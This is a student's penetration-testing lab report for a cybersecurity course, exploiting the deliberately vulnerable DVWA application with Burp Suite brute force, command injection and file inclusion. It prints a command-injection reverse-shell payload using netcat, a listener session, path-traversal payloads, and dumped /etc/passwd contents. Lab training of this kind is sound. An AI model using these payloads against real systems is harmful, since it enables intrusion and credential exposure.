



## INSTITUTE OF EMERGING CAREERS IEC

**STUDENT NAME:** MUHAMMAD ANSAR RAZA

**INSTRUCTOR NAME:** SHAHZAIB ALI KHAN

**BATCH & COURSE:** COHORT-06 & CYBER SECURITY

### Penetration Testing Report:

**Vulnerability Detection & Exploitation of DVWA-Damn Vulnerable Web Application**

Commercial-in-Confidential

June 16, 2023

## **Table of Contents**

Confidentiality Statement.....	4
Disclaimer.....	4
Introduction.....	4
Technical Requirements.....	5
DVWA- Brute Force Exploit using Burp suite.....	6
DVWA- Command Injection.....	8
DVWA- File Inclusion.....	12
DVWA- SQL Injection.....	14
DVWA- SQL Injection integrating Burp and SqlMap.....	16
DVWA- DOM Base XSS .....	21
DVWA- Cross site scripted (Reflected).....	22
DVWA- Cross site scripted (Stored).....	24
DVWA- Session Hijacking integrating Burp suite .....	26
DVWA- Weak Session IDs .....	29
Conclusion .....	33

## **List of Figures**

Figure 1. Introduction .....	4-5
Figure 2. Brute force Exploit using Burp suite .....	6-8
Figure 3. Command Injection .....	9-12
Figure 4. File Inclusion.....	12-13
Figure 5. SQL Injection .....	14-16
Figure 6. SQL Injection (Blind) .....	17-20
Figure 7. DOM-Base XSS .....	21-22
Figure 8. Cross Site Scripted (Reflected).....	23-24
Figure 9. Cross Site Scripted (Stored).....	25-26
Figure 10. Session Hijacking integrating Burp suite .....	26-29
Figure 11. Weak Session IDs .....	30-33

## **Confidentiality Statement**


This document is the exclusive property of Institute of Emerging Careers (IEC). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires the consent of the IEC.

## **Disclaimer**

The findings and recommendations reflect the information gathered during the assessment, not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls.

## **Introduction**

A web application is composed of several components which need a systematic approach to perform penetration testing.



Hence, various steps that need to be followed to exploit web applications according to the web application hacker's methodology it will be:

**Information Gathering and Enumeration:** The information gathering, and enumeration of the vulnerabilities have been illustrated with the use of the nmap tool on the damn vulnerable web application in the exploit.

**Input based issues and issues with specific functionality detection:** The issues related to input can be command injection and Brute force attacks have been also well explained. Meanwhile, SQL injection which is an exploit specifically focuses on attacks on database.

**Logical vulnerability detection:** Logical concepts for detecting vulnerabilities have been used in all the exploits which lets one aware of the exploit implementation possibility and risk related to that.

**Authentication, session management and access control vulnerabilities detection:** Authentication bypass and session hijacking which are exploited comes under this category.

**Miscellaneous and Information Leakage Tests:** The Cross-site scripting recipes and the last unvalidated redirects and forwards exploit recipe highlights this category of attacks.

In order to perform the above mentioned procedure to execute penetration testing, the use of publicly available vulnerable applications will be used as the main goal is to make future enthusiasts learn about the whole process to make the information secure and not to make them able to attack the web applications.

---

### **WEB APPLICATION PENETRATION TESTING STEPS & METHODS**



### **Technical Requirements**

The following web application will be used for testing purposes:

1. Damn Vulnerable Web Application (DVWA)


This web application already exists within a vulnerable operating system named Metasploitable-2 and the best system to perform the penetration testing will be Kali Linux. Hence, we need the following two virtual operating systems that can be opened in the VMware Workstation and the links are given below:

1. Kali Linux (Kali-Linux-2020.1-vmware-amd64):

- <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>
2. Metasploitable-2(Metasploitable2-Linux):  
<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

### **1. DVWA- Brute Force Exploit using Burp suite**

Brute force attack is the type of attack in which the concept of trial and error is used by the hacker to figure out the user login credentials for other purposes. DVWA is subject to the brute force attack which can be done with the help of a tool named Burp suite which can intercept the requests by integrating with the web browser and further use payloads to input from the list.



#### **Approach**

DVWA will be set to low security level and burp suite will be integrated with the web browser to use the default proxy settings and then first intercepting the request after entering random user credentials in the brute force section DVWA web page. Once the request is intercepted the retrieved raw information will be sent to the intruder where the cluster bomb attack type will be chosen in the positions tab and two payloads will be created along with the input list to perform the brute force attack.

#### **Exploit Execution Details**

# PORTFOLIO PROJECT-03

The image consists of three vertically stacked screenshots from a Kali Linux desktop environment. All windows have a blue header bar with tabs for 'Vulnerability: JavaScript A' and 'Vulnerability: Brute Force'. The top screenshot shows the DVWA 'Brute Force' page with a sidebar of vulnerabilities and a 'Brute Force' button highlighted with a blue arrow. The middle screenshot shows the Burp Suite 'Proxy' tab with a captured request for the DVWA login page. The bottom screenshot shows the Burp Suite 'Intruder' tab with an 'Attack type' of 'Cluster bomb' selected.

**Screenshot 1: DVWA Brute Force Page**

**Screenshot 2: Burp Suite - Proxy Tab**

**Screenshot 3: Burp Suite - Intruder Tab**

# PORTFOLIO PROJECT-03


The screenshot shows two windows side-by-side. On the left is the Burp Suite Community Edition v2023.1.2 interface. The 'Intruder' tab is selected, showing a 'Payload sets' table with one entry (Payload set: 2, Payload type: Runtime file) and a list of users ('admin', 'harsh', 'ansar', 'emreber', 'youlike', 'facebook', 'durreez', 'raza', 'abcd', 'xyz'). Below this is the 'Payload settings [Runtime file]' section and 'Payload processing' section. On the right is a browser window for DVWA (vulnerabilities/brute). The URL is 127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#. The DVWA logo is at the top. The main content is 'Vulnerability: Brute Force'. It has a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The 'Brute Force' section contains a 'Login' form with fields for 'Username' and 'Password' and a 'Login' button. Below it is a success message: 'Welcome to the password protected area admin' with a profile picture of a person. To the right of the message is a 'More Information' section with three links: [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack), <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>, and <https://www.golinuxcloud.com/brute-force-attack-web-forms>. Three green arrows point from the Burp Suite interface to the DVWA login form, highlighting the connection between the two.

## Summary

This attack introduce enthusiasts to the tool named burp suite which can be utilized to perform web application exploits and this attack helps one understand how important it is to hide the source code else it can be used by hackers to perform the brute force attack like it was done.

## 2. DVWA- Command Injection

Command injection is a type of input-based exploit in which hacker can mention specific set of commands or codes in the vulnerable applications where user input is required. The process of checking the source code of the web application which in this case will be DVWA and then placing set of commands in the input field to retrieve the sensitive information from the application.



## Approach

Damn Vulnerable Web Application comes with the 3 levels of security- low, medium and high. The command injection exploit will be attempted at low security level after going through the source code and figuring the vulnerability in the code along with the reasoning and the required useful output with the perspective of an attacker.

## Exploit Execution Details

Vulnerability: Command Injection

Ping a device

Enter an IP address:  Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.109 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.048 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.032/0.059/0.109/0.029 ms
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

# PORTFOLIO PROJECT-03

This screenshot shows the DVWA Command Injection page. The left sidebar menu has 'Command Injection' highlighted with a green arrow. The main content area shows a 'Ping a device' form where the IP address '127.0.0.1' was entered. The output window displays the results of the ping command:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.001 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.040 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.039 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3053ms  
rtt min/avg/max/mdev = 0.039/0.048/0.061/0.009 ms  
help  
index.php  
source
```

The 'More Information' section lists several links related to command injection.

This screenshot shows the DVWA Command Injection page. The left sidebar menu has 'Command Injection' highlighted with a green arrow. The main content area shows a 'Ping a device' form where the IP address '127.0.0.1' was entered. The output window displays the results of the ping command:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.036 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3058ms  
rtt min/avg/max/mdev = 0.036/0.042/0.050/0.005 ms  
/var/www/html/DVWA/vulnerabilities/exec
```

The 'More Information' section lists several links related to command injection.

This screenshot shows the DVWA Command Injection page. The left sidebar menu has 'Command Injection' highlighted with a blue arrow. The main content area shows a 'Ping a device' form where the IP address '127.0.0.1' was entered. The output window displays a root shell session with various system commands listed:

```
root:x:0:0:root:/root:/usr/bin/zsh  
daemon:x:1:daemon:/usr/sbin:/bin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:www-data:/var/www:/bin/nologin  
backups:x:34:34:backups:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:998:998:system Network Management:/usr/sbin/nologin  
systemd-timesync:x:997:997:system Time Synchronization:/usr/sbin/nologin  
messagebus:x:100:107:/nonexistent:/usr/sbin/nologin  
tss:x:101:109:TPM software stack,...:/var/lib/tpm:/bin/false  
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin  
tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin  
usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin  
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
```

# PORTFOLIO PROJECT-03

```
tcpdump: x:103:110: /nonexistent:/usr/sbin/nologin
usbmux: x:104:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd: x:105:65534:/:/run/sshd:/usr/sbin/nologin
dnsmasq: x:106:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
avahi: x:107:112:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher: x:108:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
pulseaudio: x:109:113:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
saned: x:110:116:/:/var/lib/saned:/usr/sbin/nologin
lightdm: x:111:117:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd: x:112:996:polkit:/nonexistent:/usr/sbin/nologin
nm-openvpn: x:112:118:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
rtkit: x:113:119:RuntimeKit,,,:/proc:/usr/sbin/nologin
colord: x:114:120:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
nm-openconnect: x:115:121:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysqld: x:116:122:mysqld,,:/var/lib/mysql:/usr/sbin/nologin
stunnel4: x:195:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc: x:117:65534:/:/run/rpcbind:/usr/sbin/nologin
geoclue: x:118:125:/:/var/lib/geoclue:/usr/sbin/nologin
Debian-smb: x:119:126:/:/var/lib/smb:/bin/false
sshd: x:120:128:/:/nonexistent:/usr/sbin/nologin
ntpsvc: x:121:131:/:/nonexistent:/usr/sbin/nologin
redsocks: x:122:132:/:/var/run/redsocks:/usr/sbin/nologin
rwho: x:123:65534:/:/var/run/rwho:/usr/sbin/nologin
lprm: x:124:65534:/:/var/run/lprm:/usr/sbin/nologin
miredo: x:125:65534:/:/var/run/miredo:/usr/sbin/nologin
statd: x:126:65534:/:/var/lib/nfs:/usr/sbin/nologin
redis: x:127:133:/:/var/lib/redis:/usr/sbin/nologin
postgres: x:128:134:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
mosquitto: x:129:136:/:/var/lib/mosquitto:/usr/sbin/nologin
inetSim: x:130:137:/:/var/lib/inetSim:/usr/sbin/nologin
_gvm: x:131:139:/:/var/lib/openvas:/usr/sbin/nologin
King-phisher: x:132:140:/:/var/lib/king-phisher:/usr/sbin/nologin
kali: x:1000:1000:,:/home/kali:/usr/bin/zsh
```

The screenshot shows the DVWA Command Injection page. The sidebar menu has 'Command Injection' highlighted with a blue arrow. The main content area shows a 'Ping a device' form where the IP address '127.0.0.1' has been entered. Below the form, a red box highlights the output of the ping command:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.026/0.038/0.046/0.008 ms
www-data
```

Below the output, there is a 'More Information' section with several links:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

The screenshot shows the DVWA Command Injection page. The sidebar menu has 'Command Injection' highlighted with a blue arrow. The main content area shows a 'Ping a device' form where the IP address '127.0.0.1|nc 192.168.247.129 11119 -e /bin' has been entered. Below the form, a red box highlights the error message:

```
Enter an IP address: 127.0.0.1|nc 192.168.247.129 11119 -e /bin [Submit]
```

Below the form, there is a 'More Information' section with several links:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

```

root@kali: ~# nc -l -p 11119
whoami
www-data
ls
help
index.php
source
cd ..
ls
authbypass
brute
captcha
csp
csrf
exec
fi
javascript
open_redirect
sql
sqli_blind
upload


```

### **Summary**

The low security level in which source code played an important role to figure out the vulnerabilities and then the commands helped in retrieving sensitive file which can even lead to obtain the root access of the system in which web application is running. Hence, command injection is the basic penetration test that every web application needs to pass.

### **3. DVWA- File Inclusion**

The File Inclusion vulnerability allows an attacker to include a file from the server. The vulnerability occurs due to the use of user-supplied input without proper validation. Check the highlighted payload, method and response of modified request in the request/response section.



### **Approach**


A local file inclusion vulnerability in the URL `http://localhost/dvwa/vulnerabilities/fi/?page=../../../../../../../../windows/win.ini`.

## PORTFOLIO PROJECT-03

The payload `../../../../../../../../windows/win.ini` was submitted with the GET method.



The HTTP response of `http://localhost/dvwa/vulnerabilities/fi/?page=../../../../../../../../windows/win.ini` contains the output of the included file which indicates that the payload was executed successfully on the server. The difficulty level will be set to high.

### Exploit Execution Details



A screenshot of a web browser window showing the DVWA application. The URL bar contains `127.0.0.1/DVWA/vulnerabilities/fi?page=../../../../../../../../etc/passwd`. The page content shows a large block of text, likely the contents of the `/etc/passwd` file, indicating a successful exploit.

```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/:/none/!exist:/usr/sbin/nologin nobody:x:99:99:nobody:/var/run/nologin:x:99:99:system:/var/run/nologin ntp:x:100:100:ntp:/var/run/ntp:/usr/sbin/nologin sshd:x:105:65534:/:/run/sshd:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq...:/var/lib/misc:/usr/sbin/nologin avahi:x:107:12:Avahi mDNS daemon...:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:109:29:Speech Dispatcher...:/run/speech-dispatcher:/bin/false:polkit:/none/!exist:/usr/sbin/nologin nm-openvpn:x:112:118:NetworkManager OpenVPN...:/var/lib/openvpn/vchroot:/usr/sbin/nologin rtkit:x:113:119:RealtimeKit...:/proc:/usr/sbin/nologin colord:x:114:120:color colour management daemon...:/var/lib/colord:/usr/sbin/nologin nm...:/run/pcbind:/usr/sbin/nologin geoclue:x:118:125:/:/var/lib/geoclue:/usr/sbin/nologin Debian-smmpp:x:119:126:/:/none/!exist:/usr/sbin/nologin rtpsec:x:121:131:/:/none/!exist:/usr/sbin/nologin redsocks:x:122:132:/:/var/run/redsocks:/usr/sbin/nologin rwhod:x:123:65534:/:/var/spool/rwho:/usr/sbin/nologin iodine:x:124:65534:/:/var/iodine:/usr/sbin/nologin miredo:x:125:65534:/:/var/lib/miredo:/usr/sbin/nologin statd:x:126:65534:/:/var/lib/nfs:/usr/sbin/nologin redis:x:127:133:/:/var/lib/redis:/usr/sbin/redis postgres:x:128:134:PostgreSQL administrator...:/var/lib/postgresql/bin/bash mosquitto:/usr/sbin/nologin inetsim:x:130:137:/:/var/lib/inetsim:/usr/sbin/nologin
```



